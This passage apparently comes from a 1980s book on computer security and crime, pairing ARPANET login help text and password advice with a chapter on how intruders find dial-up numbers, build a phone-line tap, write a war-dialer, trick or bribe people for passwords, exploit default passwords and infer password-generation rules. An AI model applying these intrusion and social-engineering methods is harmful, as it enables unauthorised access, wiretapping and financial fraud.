If you have followed all of the above steps as indicated, and if you are sure you are entering your ID and Access Code correctly, and you still cannot login, call the Network Information Center at (415) 859-3695 for help.

AFTER LOGGING IN:

Your TAC port will remain logged in as long as you have an open connection. If you close the connection, you will have ten minutes in which to reopen a connection without having to login again. If you do hot reopen a connection within ten minutes, the TAC will attempt to hangup your port, and will automatically log you out.

WHEN YOU ARE FINISHED:

Always logout using the "@l" command. Typing "@r" has no effect on your logged in status.

If you now wish to login to the TAC, leave the TACNEWS program by typing "quit" at the next prompt. This will return you to the TAC, andyou may then begin the login sequence with the "@o" command to the TAC.

[15 Feb 1984]

The TAC prints a banner message when you dial up to it and enter the speed recognition character, or whenever you use the "@r" command. If you see: ARPANET Experimental Network. Access...then you are using an ARPANET TAC. If you see: DEFENSE DATA NETWORK. OFFICIAL USE ONLY then you are on a MILNET TAC.

---------------------------------- End of Issue

SECURITY BREACHES

As you can see from the sample printout, ARPANET has breached almost all our security rules. It identified itself before any logon commands were given, it did not require a password nor account number to access data, and there was no cutoff after even dozens of bad attempts to get onto the system. Appendix II of this book includes six segments on ARPANET. All were developed without needing any password - the system simply assumed that anyone who called in was a cleared "guest."

The ARPANET node also revealed a great deal about the supposedly more-secure MILNET by: giving the locations of MILNET dialups, giving dialup numbers, supplying data about the type of modem required and the data transfer speeds used, and by providing a sample logon. The sample logon showed two important things about the MILNET operation: first, ID numbers were all alphabetical, comprised of two short words separated by one punctuation mark. By this sample we can determine the type of algorithm (set of rules) that is used to create MILNET ID's.

The Access Code, which is similar to a password, is a secure type: longer than six characters, mixed alpha and numeric, and essentially meaningless. This type of password is next to impossible to break because there are so many possible combinations. The discussion of logon problems, however, did note that four characters are never used in MILNET Access Codes: 0, 1, Q, and Z.

The system also tells you who to call if you're having trouble logging on!

Such security breaches are nothing when compared to the fact that earlier in the year during the MILNET trial period ARPANET had publicly posted a special guest ID and Access Code so that people could practice logging onto the system!

The Department of Defense assures us, however, that no classified material is transferred on the ARPANET or MILNET systems. The FBI reportedly scans the two systems to ensure their security.

PASSWORD SECURITY

The most frequent method used by hackers to gain access to a computer system is by learning the account number and password. This information can be obtained from a user, or it may be observed taped onto a user's computer. Users should be warned never to tell anyone their account and passwords, not to write passwords down, and to change their passwords frequently.

There are also some system enhancements that can make passwords more difficult for outsiders to "guess." Passwords should be from six to ten alpha-numeric characters long and should contain at least one punctuation mark. Or, passwords may be assigned that have a random combination of letters and numbers. Such passwords are hard to "crack," but they are also easily lost and forgotten. Passwords should not be names of people or common objects. In no case should any user be allowed to use a name as a password.

Further security can be given to the computer system through a hierarchy of passwords where three or more levels allow different types of access. The highest level, for example, should be reserved for the system operator. The next highest could perhaps allow reading and writing to and from the user's files. And the lowest level might only allow reading from selected files.

In the next chapter we'll learn how the computer crook breaches the security measures outlined above.

DEFEATING COMPUTER SECURITY

No security system is perfect. Security for computer systems, however, is even less perfect than most security because of the inherent complexity of computers and their software. An important element working in favor of those wishing to defeat computer security is that computers are marvelous tools. If a computer is programmed to protect data, another computer can be easily programmed to defeat that protection.

This chapter examines the main elements of good security presented in the previous chapter and demonstrates how they are commonly defeated.

FINDING THE PHYSICAL LOCATION

Generally, a company's computer will be in its main office, or company headquarters. The obvious way to find the location of the computer, therefore, is through the white pages of relevent telephone directories. Or, if the company's voice phone is known it is generally quite simple to get the receptionist to divulge the location of the company's computer system. Failing these options, personal contact with garrulous, blackmailed, or bribed employees of the company will generally yield the required information and more, such as the make and model of the computer and perhaps even what operating system it uses. The telephone company's own computer may be used to find the physical location of a company's computer line (see Appendix II on COSMOS).

FINDING THE COMPUTER DIALUP NUMBER

There are five common ways computer dial-up numbers may be found if the company or agency's voice number is known. (Presuming, of course, that the company even bothers to protect the number.)

The first method is the most obvious - a call to the voice line asking whoever answers for the data line dial-up.

Another method is to get the information out of AT&T's own telephone information system, COSMOS. COSMOS is AT&T's central data bank. Given a voice number, COSMOS can provide a list of other numbers belonging to the same account. (See the reports on COSMOS in Appendix II.)

Or, for those who cannot access COSMOS themselves, there are people available who have access — phone company operators. As difficult as it may seem when you're trying to get someone's unlisted telephone number, it is still possible to get information from operators - generally by posing as a telephone company employee and knowing the right slang. (See Appendix I on telephone company operators.)

Perhaps the most direct method of finding a computer line, and the most dangerous, is simply tapping phone lines terminating in the building's multiline distribution box. Figure 5 shows a simple phone tap. If the company or agency's voice phone junction is found, then the data line is generally one of the two on either side. This can be easily confirmed in two stages. If data is being transferred over the line, a series of high-pitched shrieks and clicks should be heard. Next, during an interruption in data transfer activities, the tapper calls a telco test number called an "ANI" for "automatic number identification." After the ANI connection is made a computer voice returns the number of the line that is being called from. ANI numbers are readily available on underground bulletin boards as well as from the grey region of the information marketplace (see related appendix items).

A SIMPLE PARALLEL TAP



RCA-type jack
to tape recorder
mic input
*
*transformer where primary = 10kOhms impedence
and where secondary = 200Ohms impedence
.005 mfd

Figure 5

Perhaps the most frequently applied but most time consuming (and often least reliable) method of learning a specific company or agency's computer number is by computerized "scanning" of phone numbers in the same exchange. Data and voice lines are generally less than two thousand digits apart, and frequently much closer. A home computer costing less than $500 can be easily programmed to dial each number, looking for the "carrier tone" that indicates that another computer has answered the phone. Most "phreak" bulletin board systems have copies of programs already written, called "War Games Scanners," that are quite adequate for the task. Such programs use extremely simple logic and are easy for the beginning programmer to write:

Logical Flow for War-Games Scanner

```
Input Data

    Enter starting phone number, PS
              Enter ending phone number, PE
 Set number to call, PH, equal to PS
 Call PH

Test One

    Is there a carrier tone?

Branch If Yes

    Store PH, go to Process Three

Process Three

    Hang up phone, add 1 digit to PH
  Is PH greater than PE?

Branch If Yes

    End Program

Branch If No

    Go to Process Two
```

The flow chart of this program follows in Figure 6. Although scanning is done almost continually everywhere in the country, it has drawbacks for the individual searching for a particular computer. One scan of one thousand numbers in a business district exchange netted more than thirty different computer lines. Such congestion is not uncommon in metropolitan regions and it makes it difficult to tell which number is the specific number originally desired. Each of the numbers will have to be tested in order to determine if it belongs to the proper company or not.

FLOW CHART FOR WAR GAMES SCANNER




Figure 6

FINDING PROTOCOLS

Once the computer's dialup number has been learned, determining what kind of modem it is using and what speed it is operating at can be done from a remote telephone—generally one located where several varieties of modem and programs are available. The most common standards in domestic use are Bell 113, 212A, and Vadic 3405 (see Chapter 3 on the telecommunications grid for more technical detail). Top-of-the-line modems will respond to all three standards. International lines generally conform to the V.21 CCITT standard and a special modem is required to decode tones conforming to this standard.

The procedure is simple. A computer is directed to dial up the data line and wait for the phone to be answered or to call back if the phone is busy. Once the computer has signalled that the connection has been made, a determination of whether the standard and protocols are correct may be made by simply listening to the handset. Mismatched standards result in nothing but noise on the line. Correctly matched standards provide a distinct high-pitched tone.

After communication standards are matched, any person with even a little experience with data communications can determine the correct protocols by switching between the various options available on his data communications set while attempting to receive data. Sophisticated modems and programs can adjust to the remote computer's protocols automatically.

More and more contemporary computer systems are being set up to communicate with any microcomputer in the standard computer code, ASCII. Older systems, however, often expect to communicate with only a specific type of terminal (a Digital Equipment Corp. VT52, for example). In this case, while basic communication can still be made, it is difficult to interpret incoming data without either the required terminal or a special program called a "terminal emulator." This is another reason that many pirates favor the program "ASCII Express Professional," "AE Pro"– it can be set to emulate (act like) more than a dozen different terminals.

BREAKING PASSWORD AND ACCOUNT NUMBER PROTECTION

Any reasonably secure computer system requires that someone know two independent codes to gain access to the system. Theoretically, one of the two codes is perfectly unique to the user and incapable of duplication (a fingerprint, for example). The first code is generally known as an ID number or account number and is used as a person's computer address. The account number is usually publicly available to other people with access to the system.

The second, and most important of the security codes is an individual password, or PIN (personal indentification number) that is known, ideally, only to the computer system and the user to whom it is assigned. The password is, or should be, secret and may either be assigned by the system operator or may be selected by the user and changed at the user's discretion. Unfortunately, people have yet to equate their computer passwords with money (as they do their automatic-bank-teller codes), and computer password security-consciousness is practically non-existent.

Access to the computer system requires both codes - the easily-guessed account number, and the allegedly secret password. Much of the data computer hacker's time is spent trying to access supposedly secret passwords.

ON SITE INSPECTION

The most frequently used method of obtaining passwords is through personal inspection: the would-be data pirate gains access to a facility with computer terminals and finds passwords and account numbers taped to the terminals, printed on scraps of paper in garbage cans, etc. People who do their computing work from home offices most often have their ID's and passwords taped to their computers, feeling secure in their home environment. It is also often a simple matter to watch someone using a computer terminal to observe what the user types as a password, even though the password is not printed out on the monitor. (Some systems are so sloppy, however, that passwords are printed out.) The cause of this type of security leak is user negligence. The negligence is due to a lack of user education and/or concern. One librarian at the Chicago Public Library, for example, upon being told that one of the library passwords was available on a computer bulletin board took little notice of the tremendous cost hundreds of people using the password (easily several thousand dollars) could charge to the library system. Instead, she replied, "what is a bulletin board? " Her concern for the security of Chicago taxpayers' assets was apparently minimal. Such negligence is most often used to gain access to school computers as well as to the ARPANET system, which is essentially a university-based system supported by federal tax dollars.

ACCOMPLICE


The second of the two most common methods used to defeat passwords is through the work of an accomplice who is an employee at the facility the data pirate seeks to penetrate. Such an accomplice is a valuable asset for the data pirate as he or she can supply much needed information about the particular computer system used at the target facility, including the type of operating system, various security levels and codes, passwords, and occasionally, operating manuals. Bank and similar hi-tech fiduciary frauds generally require the presence of an accomplice to get access to the information required to make financial transactions as well as to certain ciphers that are sometimes used in an attempt to protect financial transactions.

RUSE

Supposedly secret passwords are also obtained by tricking the owner into revealing them. It is not uncommon, for example, for a session online to be interrupted by someone from a "chat" or "conference" mode posing as a system operator asking for the user to re-enter his or her password. Often, rather than simply signing off, the unsuspecting victim responds by typing in his or her password. Not only that, but the victim is surprised when charged for hundreds of hours of computer time that he or she didn't use!

Online trickery is not the only con game that has been used in attempts to acquire valid passwords. A survey shown in Figure 7 is copied from a letter sent to subscribers to Dialog, the world's largest data base system, owned by Lockheed Corporation. The survey is a fairly sophisticated attempt to pry information out of gullible password holders.

Tell Me Your Password



A public-spirited correspondent has sent us the following letter that she received. Translated from its original French, the letter and its attached form read:

Dear Sirs,

I am a student of musicology.

On the 14th of this month, French cinemas began to show the film WAR GAMES, the story of a student who amuses himself by pirating a video game, a game that turns out to be the American national defence programme! An absurd story, made simply to show us the possible leakages of information.

An informatics journal has now asked me to write an article on ways of generating passwords. I have an example for a German host, but not yet for an American. I therefore thought of Dialog.

As a user of this host, would it be possible for you to fill in the attached form? Your reply would be very useful to me in re-constructing the way in which Dialog passwords are formulated.

If you think that the security of YOUR password would be compromised, please return to me the form either blank or only partly completed.

Study on the structure of Dialog passwords

1. Relationship between the symbols of your password:

   1.1 Does your password contain two letters that are the same?
   yes no

   1.2 Does your password contain two numbers that are the same?
   yes no

2. Structure of passwords

   Please indicate with a cross the position of the letters in your password:

   □□□□□□□□

3. Is the first symbol in your password a zero?
   yes no

4. Letters making up your password
   Can you give to me, in alphabetical order, the sequence of letters making up your password?

5. Address of other people using the Dialog service:

END

Figure 7

TAPPING

Passwords can also, of course, be detected in online dialog that is recorded from telephone lines (tapped) or snagged from radio or microwave transmissions (as President Reagan urged the NSA to do to detect software leaks to communist bloc countries). Although risks are high, this is certainly the most effective method of password detection. If enough online sessions are recorded, not only can online sign-on procedures be determined, but it is likely that sooner or later a high level password allowing access to all of the system's important files will also be detected.

A simple schematic for such an online tap was presented earlier. Figure 8 shows how the taped results of the tap may be fed into a modem and computer for translation into the original text. Figure 5 depicts a typical parallel tap of a two-line phone fed directly into a tape recorder. It shows the placement of the capacitor and the transformer between the phone lines and the tape-recorder jack. Figure 8 shows how a jack from a tape recorder with already taped data might be fed into a computer equipped with a modem and a telecommunications program. The main requisite of this simple circuit is the 100 Ohm resistor.

Of course, any tap that works for voice transmission will work for data transmissions. And so will the types of scanning done of microwave transmissions, RF signals, etc. It is said that the NSA can detect, from outside a plant, data sent by computer merely by the radio frequency emissions of the system. Allegedly, U.S. secret computing is done in lead-shielded rooms (perhaps buried deep underground, if one believes government propaganda).

An excellent description of some very sophisticated tapping devices, more likely to be used by foreign governments than by domestic entrepreneurs appears in the book *Covert Surveillance & Electronic Penetration,* edited by William B. Moran (see Appendix V).

CONVERTING TAPED DATA TO PRINTOUTS




Figure 8

NAMES AND DOORS

Incredibly, most passwords are still discovered by shrewd guessing. How can this happen? It is really not so difficult as it seems. First, one should be familiar with the three most common password structures:

six-character self-select
AAAAAA
double-word
AAAAA.AAAAAA
ten-character assigned
NNNANAAANN
(where A = alphabetic character,
N = numeric character,
. = punctuation character)

The six-character self-select password is the type most frequently found on small and intermediate sized computer systems. It is also the most vulnerable to discovery through informed guessing. This type of password is designed in systems so that users may select individualized passwords and so that users may change them as often as they like. In theory there are 321,272,406 possible different passwords that can be generated from six alphabetic characters - more than enough for one for every man, woman, and child in the U.S. People, however, tend to select passwords that meet one major criterion: they have a meaning which makes them easier to remember. This is also the basis on which these passwords are cracked.

PASSWORD STUDY

To demonstrate how people select passwords for themselves, we studied passwords selected by 150 users of a small system. Passwords could be as long as six characters and could include alphabetic characters, numerals, punctuation marks, and several other ASCII codes called "control characters." The study revealed that nearly one third (43) of the passwords selected were easy to guess, and that only 10 percent of the passwords were probably not susceptible to informed guessing.

Length of Passwords Selected

# using 6 characters:	69
# ' 5 ' :	42
# ' 4 ' :	24
# ' 3 ' :	6
# ' 2 ' :	57
# ' 1 ' :	3

Type of Characters Selected

# using alpha only:	139
# ' numbers:	4
# ' punctuation:	5
# ' numbers & punctuation:	2
# ' any control character:	0

Type of Words Selected

# using male first names:	9
# using female first names:	7
# using initials:	12
# using computer-related:	15
# using last names:	3
# using other words:	98
# using nonsense strings:	16

Computer-Related Words

RWTS, PEEK, DISK, SYSTEM, SECTOR, HELLO, PHONE, MODEM, MICRO, GUEST, LOOP, GIGO, BYTE, BAUD, HELP

As can be seen, the most common selection was a first name, either of the user or of his girlfriend. Initials were almost as likely to be used as names, and where used, they did not include punctuation. The 98 other words selected were related to users' hobbies or were taken from the names of popular science-fiction movie characters. Only ten percent used nonsense strings, that is, strings that had no context we could determine.

Other password studies confirm that first names are the most frequently used passwords in the six-character self-assigned system. This fact makes this type of password system extremely vulnerable to penetration. Names of employees who may have passwords on a computer system are available from a variety of sources including: employee directories, company publications, reports in trade journals, public legal filings, and from license plate checks.

The second category of passwords that is easy to penetrate is computer-related passwords.

BANK AND OTHER FINANCIAL SYSTEMS

Among the most frequently used PIN's for so-called "debit" cards that are used to operate automatic teller machines (ATM's) and conduct computer banking transactions are part or all of the account-holder's social security number. The last four digits of a social security number are also generally used on check cashing cards. This bad user habit makes the life of computer crooks substantially easier. In a strictly electronic system like a home-computer banking service, the would-be thief need only have the account number and the PIN and has no need for the plastic card used in ATM and other machines.

Account numbers are found from checks and deposit slips, as are the names of account holders. It is a short jump from these two items to the whole scheme in those systems that allow users to choose their own PIN: social security card numbers are public records in most states and are generally found in driver's license numbers or applications. The would-be crook need only pay a small fee to the local Department of Motor Vehicles and the social security number - and likely PIN - is his.

This social security card data, driver's license information (which includes birthdate and other encoded information), as well as name and bank account numbers, are the basis for many non-computer frauds discussed in other books.

Given the actual plastic card and the social security card number, the crook is no longer a computer crook, but a part of what some people estimate to be a billion-dollar ATM fraud problem with connections to organized crime.

ASSIGNED PASSWORDS

Most online systems have specially assigned passwords that allow access to system developers and to remote diagnostic and repair services. Many systems have reserved passwords used for demonstration purposes (GUEST is common). Additionally, systems that are sold in large quantities, like the Unix operating system, for example, are often sold with a standard password that a system operator is expected to change once the system goes online. Some systems, however, don't come equipped with a utility or program to perform this change. Such systems as the Unix system offered by a subsidiary of Exxon is an example of this oversight. The system password is Zeus. No utility is provided to change this password. Meanwhile, hundreds of systems have been shipped to the Internal Revenue Service and to several large corporations. Another type of password is provided as standard equipment by IBM corporation with some of its mainframe computers: "IBMCE," where CE is the abbreviation for Customer Engineer (maintenance technician) and allows anyone who uses the password admission to the system. A large number of IBM's so equipped do not ever change this password.

All of these special passwords are known as "doors." If a user's name does not open the system, a reserved password will open the door to the system. Data pirates look for such common doors as "GUEST," "TEST," and similar short words.

Also providing doors to some systems are "bugs" in the programs that run the systems. Such bugs will, when certain entries are received, interrupt the normal operations of the system. It is often possible to set off the bug and then gain access without the need of a password. A common bug that allows unauthorized access to computer systems is through the HELP command. It is not unusual for online systems to assume that anyone who enters "HELP" has already signed on with both account number and password. Other commands have also been known to be subject to this same fault.

ALGORITHMS

The two-word and random alpha-numeric type passwords are less subject to the shrewd guess. Two-word passwords:

WORD.WORDTWO

are easier to guess than multi-character alphanumeric passwords, so the computer vandal is likely to apply the shrewd guess technique to the two-word password if he or she cannot first create a door by causing a computer interrupt. The format of the two-word password is basically simple: two words are separated by a punctuation mark (usually either a "." or a "/", but may include any other punctuation mark). Some examples are:

WHIRR/LAUNDRY
BIG.THUNDER
CLOUDED/WIND
MERCY.HUNGRY

These passwords appear unpredictable. But there are some generally-followed rules for their construction that allow even a moderately-skilled programmer to write a program that will eventually find the correct combination of words and therefore the correct password. This type of password is usually assigned by the computer operator. CompuServe, for example, uses this format for new accounts. When a subscriber has activated an account, he or she is encouraged to change the password.

Those who want to try their luck at guessing usually use the following types of guesses:

TEST.TEST
DIAGNOSTIC.TEST
PASSWORD.GUEST
PASSWORD/GUEST
PASSWORD.TEST
PASSWORD/TEST

Unless gifted with great luck, however, guesses usually fail. Guesses having failed, and lacking inside sources, the computerist still has a last resort: his or her computer and a specifically-tailored computer program. In the case of the sample passwords above, we can discern some basic rules:

1) The words used are easily recognized and easily remembered. This fact eliminates most words of the English language from consideration and limits us to the 1,000 most frequently used words.

2) When the words are nouns, they are used in the singular rather than plural construction.

3) Verbs generally appear in the infinitive construction. Rather than sees, or saw, for example, a verb appears as see.

4) Proper names are excluded.

5) The most frequent combinations appear to be of a one syllable word and a two syllable word with the two syllable word generally appearing last.

6) Words are unrelated.

7) The two words together generally have no meaning of their own.

8) While many punctuation marks may be used to separate words, the most frequent are the ".," "/," and "?."

9) The entire password is usually no more than 12 characters long, and on some systems is at least 10 characters long.

10) Articles and clauses such as "and," "or," "but," and "nor" are seldom used in double-word passwords.

11) Each word used seems to be more than three characters long.

Constructing a password-creating program based on these rules is a simple process of first figuring out an appropriate algorithm - that is, a step-by-step process - for forming the trial passwords. After a list of the 1,000 most frequently-used English words was compiled, all articles and clauses would be eliminated as well as words that are three or fewer characters long. The list would then be divided into two lists - one list for one syllable words, and another list for two-syllable words. Three syllable words could be eliminated or could be combined with either list. The program then would randomly select one word from each list and string the two words together, separated by one of the three suggested punctuation marks. If the combination were at least 10 characters long but not longer than 12 characters, the combination could be used as a trial password.

Those systems that use only one level of access, that is just a password without a related account number, and that rely on this password format, are sitting ducks for the algorithm described above. Although it at first seems as if there are a limitless number of possibilities, the algorithm has narrowed the options substantially. Because there is only one access level, then it is only necessary to find one of what may be as many as fifty, one hundred or even a thousand active passwords.

THE SO-CALLED "UNCRACKABLE" PASSWORD

Many people consider the third type of password - the so-called random combination of alpha and numeric characters – to be "uncrackable" because so many billions of combinations seem possible. A six-character password of this type using only letters and numerals, could have 2,238,976,116 variations. This type of password is most frequently used by large data-base vendors. It is assigned to the user by the vendor, and is often used with systems requiring only one access level (that is, no second security number) because the password is believed to be so invulnerable to cracking.

In reality, however, this password format is vulnerable to solution by both doors and algorithms. In the first case, not all passwords require the presence of numbers. Passwords may be alphabetic characters only. In some cases passwords such as "GUEST" or "IBMCE" may provide a backdoor into the system.

Solution by algorithm can also be simple because most systems do not use a truly random method for generating the passwords. We have already learned, for example, that MILNET passwords exclude certain letters and numbers. There are doubtlessly other rules involved in their construction that we could discover.

A study of passwords from a given system - we'll use Dow Jones as an example here - can reveal the patterns that are used to create such "uncrackable" passwords.

Dow Jones passwords are generally 10 characters long. If character assignment were truly random, we would expect that most of the characters would be alphabetic because there are 26 alpha characters compared to only 10 numeric characters. A random system would tend to assign 2.6 alphas for each numeric character. In fact, however, Dow Jones passwords appear to have only 4 or 5 alphabetic characters and have 6 or 5 numeric characters. This is our first clue that the password selection process is not random.

Here is a sample of the typical Dow Jones password (none were in use at press time):

92J62P4BUF
35K4UPK931
59LTAN7521

Patterns are readily discernable:

1) The first two characters are numbers.
2) The third character is a letter of the alphabet.
3) Each password has at least two numbers that are duplicates.
4) No password has three numbers that are the same.
5) Each password has one three-letter combination that includes a vowel (eg., BUF, UPK, TAN).
6) This alpha-triplet can begin at any character from the fourth to the eighth position.
7) No password has more than 1 vowel.
8) Passwords may have either 5 or 4 alphabetic characters.
9) While a password may have two alpha characters that are the same, these letters do not follow one another.

10) Of the 16 numbers used in the passwords above, none is a zero.

Examination of a larger number of passwords would doubtlessly reveal other "rules" that were used in Dow Jones password selection. Each newly-discovered "rule" would limit the actual number of available passwords and make the system that much more subject to cracking by computer.

TAKING THE "RANDOM" OUT OF RANDOM

One of the most notable factors in so-called tables of computerized "random" numbers is that there are two basic ways of creating them. The first method is to create a table that will provide what can statistically be said to be a random list - that is, no number or letter would theoretically occur more frequently than any other number or letter. Most systems, however, simply rely on an electronic component that creates allegedly "random" numbers. These hardware random number generators are usually biased in their number selections.

One simple test of a random number generator is called the "coin toss test." A program is written to simulate the results of a thousand or so coin tosses. Were the random number generator truly random, heads would appear about as frequently as tails. In an actual test, however, heads appeared 421 times, and tails appeared 579 times – a significant bias. A test such as this could be performed over the entire alphanumeric character list and the component's bias charted. Once this information was known, the cracking computer could be programmed to insert this selection bias into its own attempts to generate passwords. This is yet another step that evens the odds between the hacker and the so-called "uncrackable" password. This testing scheme, requiring either a component or a computer like the target computer, would be a lengthy process, but some people might regard the product as worth the time involved in preparing such an analysis.

